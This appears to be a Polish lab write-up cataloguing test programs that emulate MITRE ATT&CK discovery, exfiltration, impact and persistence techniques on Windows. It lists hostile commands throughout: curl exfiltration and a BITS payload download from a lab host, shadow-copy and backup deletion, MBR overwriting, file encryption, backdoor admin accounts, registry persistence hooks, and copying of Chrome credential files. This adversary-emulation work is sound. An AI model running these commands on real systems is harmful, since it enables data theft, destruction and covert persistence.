Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 1

Taktyka: ***Discovery*** *Numer:* ***T1082*** ***Wymagany Admin?*** ☐
Nazwa: ***System Information Discovery*** ***Monitorować?*** ☐
Wykonanie: ***Podejrzane?*** ☐

Po uruchomieniu program tworzy 4 pliki:

ver.txt wynik polecenia cmd /c ver
systeminfo.txt wynik polecenia systeminfo
drives.txt wynik API win GetLogicalDrives
system_info.txt wynik API win GetNativeSystemInfo

Rozwiązania API: 2 Programowe: 0 Zewnętrzne: 2

Taktyka:	***Discovery***	*Numer:*	***T1083***	***Wymagany Admin?***	☐
Nazwa:	***File and Directory Discovery***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☐

Program po uruchomieniu tworzy 2 pliki:

Dir.txt: Wykorzystujące dir
Tree.txt: Wykorzystujące Tree.com

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Discovery***	*Numer:*	***T1087.001***	***Wymagany Admin?***	☐
Nazwa:	***Local Account***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu tworzy 3 pliki:

LocalAccountcmd.txt – wynik polecenia net user
LocalAccountPS.txt – wynik polecenia Get-WmiObject Win32_UserAccount
LocalAccountwmic.txt – wynik polecenia wmic useraccount list

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 3

Taktyka:	***Discovery***	*Numer:*	***T1087.003***	***Wymagany Admin?***	☐
Nazwa:	***Email Account***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu przeszuka linia po linii pliki:

C:\Users\User\AppData\Local\Microsoft\Edge\User Data\Default\Login Data – Zapisuje wyniki do EdgeEmail.txt
C:\Users\User\AppData\Local\Google\Chrome\User Data\Default\Login Data – Zapisuje wyniki do ChromeEmail.txt

Oraz katalog, gdzie będzie sprawdzany każdy plik:
C:\Users\User\Documents – Zapisuje wyniki do Dokumenty.txt

W poszukiwaniu tekstu zawierającego @.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***3*** ***Zewnętrzne:*** 0

Taktyka:	***Discovery***	*Numer:*	***T1120***	***Wymagany Admin?***	☐
Nazwa:	***Peripheral Device Discovery***			***Monitorować?***	☐
Wykonanie:				***Podejrzane?***	☐

Po uruchomieniu program tworzy 3 pliki:

cmdWMIC.txt – wynik polecenia wmic path Win32_PnPEntity get Caption, Status
SYSTEMINFO.txt – wynik polecenia cmd.exe /c systeminfo.exe | findstr /c:"Input Devices" /c:"Network Card(s)"
PnpSigned.txt – wynik polecenia powershell.exe -Command Get-WmiObject Win32_PnPSignedDriver | Select-Object DeviceName, Manufacturer, DriverVersion

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 3

Taktyka:	***Discovery***	*Numer:*	***T1124***	***Wymagany Admin?***	☐
Nazwa:	***System Time Discovery***			***Monitorować?***	☐
Wykonanie:				***Podejrzane?***	☐

Po uruchomieniu program tworzy 3 pliki:
Get-Date.txt - wynik polecenia PS Get-Date
netTime.txt - wynik polecenia net time \\127.0.0.1
system_time.txt - wynik API win GetSystemTime

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka: ***Discovery*** *Numer:* ***T1135*** ***Wymagany Admin?*** ☐

Nazwa: ***Network Share Discovery*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Program po uruchomieniu tworzy 3 pliki:

netshare.txt - wynik polecenia net share
netviewrem.txt - wynik polecenia net view \remotesystem
netview.txt - wynik polecenia net view

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 3

Taktyka: ***Discovery*** *Numer:* ***T1201*** ***Wymagany Admin?*** ☐☒

Nazwa: ***Password Policy Discovery*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Po uruchomieniu program tworzy 3 pliki:

gpComp.txt - wynik z gpresult /Scope Computer /v (Wymagane uprawnienia administratora)
gpUser.txt - wynik z gpresult /Scope User /v
net.txt - wynik z net accounts

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 3

Taktyka: ***Discovery*** *Numer:* ***T1217*** ***Wymagany Admin?*** ☐

Nazwa: ***Browser Information Discovery*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Program po uruchomieniu kopiuje 6 plików z chrome do swojej lokalizacji w tej kolejności:

1 Bookmarks - info o zakładkach
2 Cookies - pliki Cookies
3. History - informacje o historii
4. Login Data - informacje o logowaniach, hasłach itd..
5. Preferences - informacje o preferencjach
6. Web Data - różne informacje

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***6*** ***Zewnętrzne:*** 0

Taktyka: ***Discovery*** *Numer:* ***T1518.001*** ***Wymagany Admin?*** ☐

Nazwa: ***Security Software Discovery*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Po uruchomieniu program tworzy 3 pliki:

ciminstance.txt – wynik polecenia powershell.exe -Command Get-CimInstance -Namespace root/securityCenter2 -classname antivirusproduct
wmic.txt - wynik polecenia wmic /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
tasklist.txt - wynik polecenia cmd.exe /c "tasklist | findstr /I /i /c:avast /c:avg /c:avira /c:bitdefender /c:eset /c:secure /c:gdata /c:kaspersky /c:mcafee /c:MsMpEng /c:norton /c:panda /c:quick /c:defense /c:totalav /c:trend"

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 3

Taktyka: ***Discovery*** *Numer:* ***T1614.001*** ***Wymagany Admin?*** ☐

Nazwa: ***System Language Discovery*** ***Monitorować?*** ☐

Wykonanie: ***Podejrzane?*** ☐

Po uruchomieniu program tworzy 3 pliki:

Reg.txt - wynik polecenia reg query "HKLM\SYSTEM\CurrentControlSet\Control\Nls\Language" /v "InstallLanguage"
user_language.txt - wynik API win GetUserDefaultUILanguage
keyboard_layouts.txt - wynik API win GetKeyboardLayoutList

Rozwiązania ***API:*** ***2*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Discovery*** *Numer:* ***T1652*** ***Wymagany Admin?*** ☐
Nazwa: ***Device Driver Discovery*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☐

Program po uruchomieniu utworzy dwa pliki:

cmddriver.txt – Wynik polecenia cmd /c driverquery
APIDeviceDriversList.txt – Wynik polecenia wykorzystującego API EnumDeviceDrivers

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Discovery*** *Numer:* ***T1654*** ***Wymagany Admin?*** ☒
Nazwa: ***Log Enumeration*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Program po uruchomieniu tworzy dwa pliki:

PSLog.txt - zawierający logi związane z id 4624 i 4625
Security.evtx - Będący kopią pliku Security.evtx

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 1

Taktyka: ***Exfiltration*** *Numer:* ***T1020*** ***Wymagany Admin?*** ☐
Nazwa: ***Automated Exfiltration*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Ze względu na to, że pod technika „Traffic Duplication" nie dotyczy zwykłego użytkownika, a nadrzędna technika jest dość ciekawa, to postanowiłem przetestować ją, aniżeli pod technikę. Wymagany plik dane.txt w miejscu programu.

Program po uruchomieniu będzie co 10 sekund sprawdzał czy w lokalizacji znajduje się plik dane.txt, jeśli tak, to wyśle je na zdalny serwer za pomocą curla: curl -X POST --data-BINARY "@dane.txt" http://10.0.2.15:8000/. Następnie usunie go lokalnie.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Exfiltration*** *Numer:* ***T1029*** ***Wymagany Admin?*** ☐
Nazwa: ***Scheduled Transfer*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Wymagany plik dane.txt w miejscu programu.

Program dokładnie 10 sekund po uruchomieniu wyśle za pomocą curla plik dane.txt na zdalny serwer: curl -X POST --data-BINARY "@dane.txt" http://10.0.2.15:8000/. Następnie usunie go lokalnie i zakończy działanie.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Exfiltration*** *Numer:* ***T1030*** ***Wymagany Admin?*** ☐
Nazwa: ***Data Transfer Size Limits*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Wymagany plik dane.txt w miejscu programu.

Program po uruchomieniu wyśle plik dane.txt na zdalny serwer w paczkach po 512 Bajtów za pomocą socketa i kodu c++.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Exfiltration***	*Numer:*	***T1048.003***	***Wymagany Admin?***	☐
Nazwa:	***Exfiltration Over Unencrypted Non-C2 Protocol***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik dane.txt w miejscu programu.

Program po uruchomieniu wyśle plik dane.txt na serwer w całości za pomocą socketa i kodu c++.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Exfiltration***	*Numer:*	***T1052.001***	***Wymagany Admin?***	☐
Nazwa:	***Exfiltration over USB***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik dane.txt w miejscu programu.

Program po uruchomieniu kopiuje plik dane.txt na wszystkie urządzenia cd-rom/USB.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Impact***	*Numer:*	***T1485***	***Wymagany Admin?***	☐
Nazwa:	***Data Destruction***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu podmienia każdy bajt/znak dowolnego pliku w lokalizacji "C:\Users\User\Documents" na same 1.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Impact***	*Numer:*	***T1486***	***Wymagany Admin?***	☐
Nazwa:	***Data Encrypted for Impact***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu archiwizuje i szyfruje każdy plik w lokalizacji C:\Users\User\Documents hasłem fds%E^Ssd6$QAd6ca4ds5csads21.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Impact***	*Numer:*	***T1489***	***Wymagany Admin?***	☐ ☒
Nazwa:	***Service Stop***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program robi dwie rzeczy:

1 Wyłącza aplikacje Chrome.

2 Wyłączenie usługi Cryptsvc - Wynik w pliku tekstowym wynik.txt (Wymagane uprawnienia administratora):

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Impact***	*Numer:*	***T1490***	***Wymagany Admin?***	☒
Nazwa:	***Inhibit System Recovery***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program robi dwie rzeczy:

1 Usuwa wszystkie kopie (shadow copies) - vssadmin.exe delete shadows /all - wynik w pliku vssdmin.txt

2 Usuwa katalog kopii zapasowych - wbadmin.exe delete catalog -quiet - wynik w pliku wbadmin.txt

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka: ***Impact*** *Numer:* ***T1491.001*** ***Wymagany Admin?*** ☐ ☒

Nazwa: ***Internal Defacement*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Wymagany plik test.png w miejscu programu.

Program po uruchomieniu uruchamia dwie funkcje:

1 Zmienia tapetę na test.png

2 Zmienia ekran blokady na test.png - (Wymagane uprawnienia administratora)

Rozwiązania ***API:*** ***2*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka: ***Impact*** *Numer:* ***T1496*** ***Wymagany Admin?*** ☐

Nazwa: ***Resource Hijacking*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☐

Zadaniem programu jest wieczne wykonywanie obliczeń, w tym przypadku ++1, po każdym dodaniu proces musi odczekać. Czekanie ustawione na zero, ponieważ wtedy zużycie jest na poziomie 25% co jest dużym obciążeniem, ale nie krytycznym.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka: ***Impact*** *Numer:* ***T1498.001*** ***Wymagany Admin?*** ☐

Nazwa: ***Direct Network Flood*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Skrypt znajduje i wykonuje się na maszynie atakującej.

Po uruchomieniu w terminalu skryptu ./1.sh, system zaczyna wysyłać cały czas plik o wadze około 630KiB do ofiary. Powodując u niej obciążenie karty sieciowej na poziomie około 500Mb/s.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Impact*** *Numer:* ***T1499.001*** ***Wymagany Admin?*** ☐

Nazwa: ***OS Exhaustion Flood*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Niby ta technika odnosi się do endpointu więc i powinna odnosić się bezpośrednio do DOSa wewnętrznego, zwłaszcza że jest oddzielna technika dla "network DOS" oraz fakt że nie ma bezpośredniego DOSa do systemu. Jednak opis wskazuje na zalewanie pakietami SYN i ACK, które i tak się nie sprawdzi przez domyślny firewall windowsa. Dlatego zrobiłem DOSa wewnętrznego na cały system.

Program po uruchomieniu uruchamia samego siebie jako oddzielny proces. Następnie tworzy wątek na każdy wątek procesora, którego zadaniem jest wieczne dodawanie 1 do poprzedniego wyniku.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka: ***Impact*** *Numer:* ***T1499.002*** ***Wymagany Admin?*** ☐

Nazwa: ***Service Exhaustion Flood*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Podobnie jak wyżej, dodatkowo zwykły użytkownik nie posiada serwisów dostępnych zdalnie, więc realizuje tę pod technikę lokalnie.

Program po uruchomieniu uruchamia na wszystkich wątkach nieskończoną funkcje, której zadaniem jest zapytanie serwis "EventLog" o wylistowanie zdarzeń spełniających to zapytanie "powershell.exe -Command Get-WinEvent -LogName * -ErrorAction SilentlyContinue ", po przejrzeniu bazy zdarzeń funkcja wykonuje się od nowa.

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 1

Taktyka: ***Impact*** *Numer:* ***T1499.003*** ***Wymagany Admin?*** ☐

Nazwa: ***Application Exhaustion Flood*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

W Chrome musi być włączone ustawienie „po uruchomieniu->kontynuuj od tego samego miejsca”.

Wraz z głównym programem wymagane są te 4 pliki:

Session_13359217365936341
Session_13359217604596414
Tabs_133592149684772129
Tabs_133592149684772130

Program kopiuje cztery pliki związane z zapisanymi zakładkami do folderu C:\Users\User\AppData\Local\Google\Chrome\User Data\Default\Sessions. Najpierw jednak usuwa wszystkie pliki znajdujące się w tym folderze. W przeniesionych plikach znajduje się około 500-1000 zakładek, z których zdecydowana większość to strona główna libzip. Mniejszość stanowią zwykłe zakładki lub puste wpisy. Nawet jeśli program nie odczytuje zakładek poprzez przywracanie sesji, nadal je ładuje, co powoduje kilkusekundowe, a czasem nawet dłuższe, braki odpowiedzi przy takich czynnościach jak włączanie/wyłączanie Chrome, zmiana rozmiaru okna i operacje na zakładkach. Dodatkowo chrome wykorzystuje bardzo dużo zasobów SO przy tych operacjach.

Rozwiązania API: 1 Programowe: 4 Zewnętrzne: 0

Taktyka: ***Impact*** *Numer:* ***T1529*** ***Wymagany Admin?*** ☐

Nazwa: ***System Shutdown/Reboot*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☐

Program przeprowadza dwa wyłączenia systemu jeden po drugim:

1. Poprzez polecenie shutdown zaplanowane za 2 min - Będzie widoczny komunikat wyłączenie systemu
2. Po 6 sekundach próbuje poprzez ExitWindowsEx API. - Wyłączy system od razu.

Kod do api wzięty stąd
https://learn.microsoft.com/en-us/windows/win32/shutdown/how-to-shut-down-the-system

Rozwiązania API: 1 Programowe: 0 Zewnętrzne: 1

Taktyka: ***Impact*** *Numer:* ***T1531*** ***Wymagany Admin?*** ☒

Nazwa: ***Account Access Removal*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Program po uruchomieniu tworzy 3 pliki przedstawiające 3 rezultaty:

1. usu.txt - funkcji usuwającej konto usera: net user User /delete
2. zmiena.txt - funkcji wyłączającej konto Administrator: net user Administrator /active:no
3. zmianahas.txt - funkcji zmieniającej hasło kontu WDAGUtilityAccount: net user WDAGUtilityAccount ARE$S7rAE%sed&65de6

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 3

Taktyka: ***Impact*** *Numer:* ***T1561.002*** ***Wymagany Admin?*** ☒

Nazwa: ***Disk Structure Wipe*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Program po uruchomieniu nadpisuje pierwsze 20000 sektorów jedynkami, nachodząc w ten sposób na MBR i partycje, tak że próba ponownego uruchomienia systemu jest nie możliwa.

Rozwiązania API: 1 Programowe: 0 Zewnętrzne: 0

Taktyka:	***Impact***	*Numer:*	***T1565.001***	***Wymagany Admin?***	☐
Nazwa:	***Stored Data Manipulation***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Ciężko podejść dobrze do tej techniki, gdyż jest bardzo ogólna i wchodzi na obszary wielu technik, bo żeby coś zrobić trzeba zmodyfikować plik. Dlatego tutaj skupiłem się tylko na plikach w "Dokumenty" reprezentujące wrażliwe pliki użytkownika.

Wymagane pliki wraz głównym plikiem:

Raport o stanie projektuv3.docx
WażneDaneTabelaryczne.xlsx

Program po uruchomieniu:

1. Modyfikuje zawartość pliku „Nowy folder\ważne dane.txt" podmieniając wszystkie maile na 12345@123.pl.
2. Podmienia plik WażneDaneTabelaryczne.xlsx na swój własny plik "WażneDaneTabelaryczne.xlsx".
3. Dodaje własny plik "Raport o stanie projektuv3.docx".

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***3*** ***Zewnętrzne:*** 0

Taktyka:	***Persistence***	*Numer:*	***T1037.001***	***Wymagany Admin?***	☐
Nazwa:	***Logon Script (Windows)***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☐

Program po uruchomieniu dodaje wpis do rejestru:

HKEY_CURRENT_USER\Environment UserInitMprLogonScript REG_EXPAND_SZ C:\Users\User\Desktop\KimJestem.exe

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Persistence***	*Numer:*	***T1053.005***	***Wymagany Admin?***	☐ ☒
Nazwa:	***Scheduled Task***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu dodaje jedno zadanie oraz jedno zadanie systemowe podmienia w harmonogramie zadań, za pomocą poleceń:

cmd.exe /C echo Y | schtasks /create /tn "Test" /tr "C:\Users\User\Desktop\KimJestem.exe" /sc daily /st 19:00

schtasks /change /tn "MicrosoftEdgeUpdateTaskMachineUA" /tr "C:\Users\User\Desktop\KimJestem.exe" /ru SYSTEM -
(Wymagane uprawnienia administratora)

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Persistence***	*Numer:*	***T1078.001***	***Wymagany Admin?***	☒
Nazwa:	***Default Accounts***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program dokonuje 7 zmian na domyślnych kontach, za pomocą poleceń:

net user "Konto domyślne" /active:yes
net user "Gość" /active:yes
net user "Gość" 12345
net user WDAGUtilityAccount /active:yes
net user WDAGUtilityAccount 12345
net user Administrator /active:yes
net user Administrator 12345

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 4

Taktyka:	***Persistence***	*Numer:*	***T1078.003***	***Wymagany Admin?***	☒
Nazwa:	***Local Accounts***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program dokonuje 4 zmiany na lokalnych kontach, za pomocą poleceń:

```
net user /add Support 1234
powershell.exe -ExecutionPolicy Bypass -Command New-LocalUser -Name "SupportPS" -Password (ConvertTo-SecureString -AsPlainText \"1234\" -Force)
net localgroup Administratorzy Support /add
powershell.exe -ExecutionPolicy Bypass -Command Add-LocalGroupMember -Group "Administratorzy" -Member "SupportPS"
```

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 4

Taktyka:	***Persistence***	*Numer:*	***T1133***	***Wymagany Admin?***	☐
Nazwa:	***External Remote Services***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik AD.exe (AnyDesk)

Program po uruchomieniu uruchamia w trybie cichym program anydesk z pliku AD.exe.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Persistence***	*Numer:*	***T1136.001***	***Wymagany Admin?***	☒
Nazwa:	***Local Account***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program tworzy użytkowników za pomocą poleceń:

```
net user SupportTest 12345 /add
powershell.exe -ExecutionPolicy Bypass -Command New-LocalUser -Name "SupportTestPS" -Password (ConvertTo-SecureString -AsPlainText "12345" -Force)
```

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Persistence***	*Numer:*	***T1197***	***Wymagany Admin?***	☐
Nazwa:	***BITS Jobs***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program wykorzystuje BITS Jobs do pobrania ze zdalnego serwera pliku KimJestem.exe. Po zakończeniu wykona się polecenie w cmd, co jest swego rodzaju wytrwałością „Persistence”.

```
bitsadmin /addfile Testik http://10.0.2.15:80/KimJestem.exe C:\Users\User\Desktop\KimJestem.exe"
bitsadmin /setnotifycmdline Testik C:\Windows\System32\cmd.exe " /c whoami > C:\Users\User\Desktop\KimJestem.txt"
bitsadmin /resume Testik
bitsadmin /complete Testik
```

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Persistence***	*Numer:*	***T1205.001***	***Wymagany Admin?***	☐
Nazwa:	***Port Knocking***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Ze względu na korzystanie przez program z API npcap, a skopiowanie samych bibliotek npcap do ofiary nie spowodowało poprawnego działania programu, może być konieczne wykonanie dodatkowych czynności lub dodanie dodatkowego kodu, co mogło być bardzo czasochłonne do zrealizowania. W związku z tym na ofiarach zainstalowano Wiresharka z npcap z API, co miało na celu symulację poprawnego zaprogramowania tej części złośliwego pliku.

Program po uruchomieniu będzie nasłuchiwał na porcie ruchu sieciowego i czekał na odpowiednie pakiety, aby wykonać 123.exe. Jednak część z wykonaniem to już się zalicza do Command and control.

Rozwiązania API: 0 Programowe: 1 Zewnętrzne: 0

Taktyka: ***Persistence*** *Numer:* ***T1543.003*** ***Wymagany Admin?*** ☒

Nazwa: ***Windows Service*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Wymagany plik TestSCC.dll na pulpicie

Program po uruchomieniu, skopiuje bibliotekę .dll do system32, a następnie utworzy na jej podstawie serwis i go uruchomi.

```
sc create TestSCC binpath= "c:\Windows\system32\svchost.exe -k TestSCC"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\TestSCC\Parameters" /v "ServiceDll" /t REG_EXPAND_SZ /d
"C:\Windows\system32\TestSCC.dll" /f"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v "TestSCC" /t REG_MULTI_SZ /d "TestSCC" /f"
sc.exe start TestSCC";
```

Rozwiązania API: 0 Programowe: 1 Zewnętrzne: 1

Taktyka: ***Persistence*** *Numer:* ***T1546.001*** ***Wymagany Admin?*** ☒

Nazwa: ***Change Default File Association*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Program dodaje do rejestru złośliwy plik, tak że uruchamiając plik .txt lub .msc uruchamiany jest plik KimJestem.exe:

```
reg add "HKEY_CLASSES_ROOT\mscfile\shell\open\command" /t REG_EXPAND_SZ /d "C:\Users\User\Desktop\KimJestem.exe"
/f
reg add "HKEY_CLASSES_ROOT\txtfile\shell\open\command" /t REG_EXPAND_SZ /d "C:\Users\User\Desktop\KimJestem.exe"
/f
```

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 2

Taktyka: ***Persistence*** *Numer:* ***T1546.002*** ***Wymagany Admin?*** ☐

Nazwa: ***Screensaver*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Program włącza domyślnie wygaszacz jeśli ten jest wyłączony i jako „wygaszacz" ustawia złośliwy plik, tak że za każdym razem kiedy ekran przejdzie w tryb uśpienia uruchomi się złośliwy plik.

```
reg add "HKCU\Control Panel\Desktop" /v "SCRNSAVE.exe" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.exe
reg add " HKCU \Control Panel\Desktop" /v "ScreenSaveActive " /t REG_SZ /d 1 /f
reg add " HKCU \Control Panel\Desktop" /v "ScreenSaverIsSecure" /t REG_SZ /d 0 /f
reg add " HKCU \Control Panel\Desktop" /v "ScreenSaveTimeout" /t REG_SZ /d 20 /f
```

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 4

Taktyka: ***Persistence*** *Numer:* ***T1546.007*** ***Wymagany Admin?*** ☒

Nazwa: ***Netsh Helper DLL*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Program dodaje własną bibliotekę .dll do rejestru netsh, co powoduje, że jeśli zostanie uruchomiony netsh, to zostanie również załadowana biblioteka .dll.

```
reg add "HKLM \Software\Microsoft\NetSh" /v "32" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.dll
```

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 1

Taktyka:	***Persistence***	*Numer:*	***T1546.009***	***Wymagany Admin?***	☒
Nazwa:	***AppCert DLLs***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program dodaje własną bibliotekę .dll do rejestru AppCertDLLs, co powoduje, że jeśli zostanie uruchomiony dowolny proces za pomocą API create proces, to zostanie również załadowana biblioteka .dll.

```
reg add "HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDLLs\" /v "test" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.dll" /f
```

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Persistence***	*Numer:*	***T1546.010***	***Wymagany Admin?***	☒
Nazwa:	***AppInit DLLs***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program dodaje własną bibliotekę .dll do rejestru AppInit DLLs, co powoduje, że jeśli zostanie uruchomiony dowolny program co używa userdll czyli np. chrome, to zostanie również załadowana biblioteka .dll.

```
reg add "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /v "AppInit_DLLs" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.dll" /f
reg add "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /v "LoadAppInit_DLLs" /t REG_DWORD /d "1" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /v "AppInit_DLLs" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.dll" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /v "LoadAppInit_DLLs" /t REG_DWORD /d "1" /f
```

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Persistence***	*Numer:*	***T1546.012***	***Wymagany Admin?***	☒
Nazwa:	***Image File Execution Options Injection***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program robi dwie rzeczy:

1. Podmienia rejestr tak, że uruchamiając notatnik, zamiast notatnika uruchamia się KimJestem:

```
reg add "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Notepad.exe" /v "Debugger" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.exe" /f"
```

2. Podmienia rejestr w taki sposób, że uruchamiając kalkulator, uruchamia się zarówno kalkulator, jak i polecenie KimJestem. Powinno to jednak mieć miejsce przy zakończeniu procesu, a nie przy jego uruchomieniu. Niestety, nie wiem, dlaczego tak się dzieje

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\calc.exe" /v "ReportingMode" /t REG_SZ /d "1" /f"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\calc.exe" /v "MonitorProcess" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.exe" /f"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\calc.exe" /v "GlobalFlag" /t REG_SZ /d "512" /f
```

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 2

Taktyka:	***Persistence***	*Numer:*	***T1546.013***	***Wymagany Admin?***	☐
Nazwa:	***PowerShell Profile***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Celem programu jest utworzenie ścieżki do skryptu PS_profile oraz zapisanie do niego polecenia. W tym przypadku tworzy plik PSProfile.txt. Od teraz uruchamiając PS będzie się wykonywał złośliwy skrypt.

```
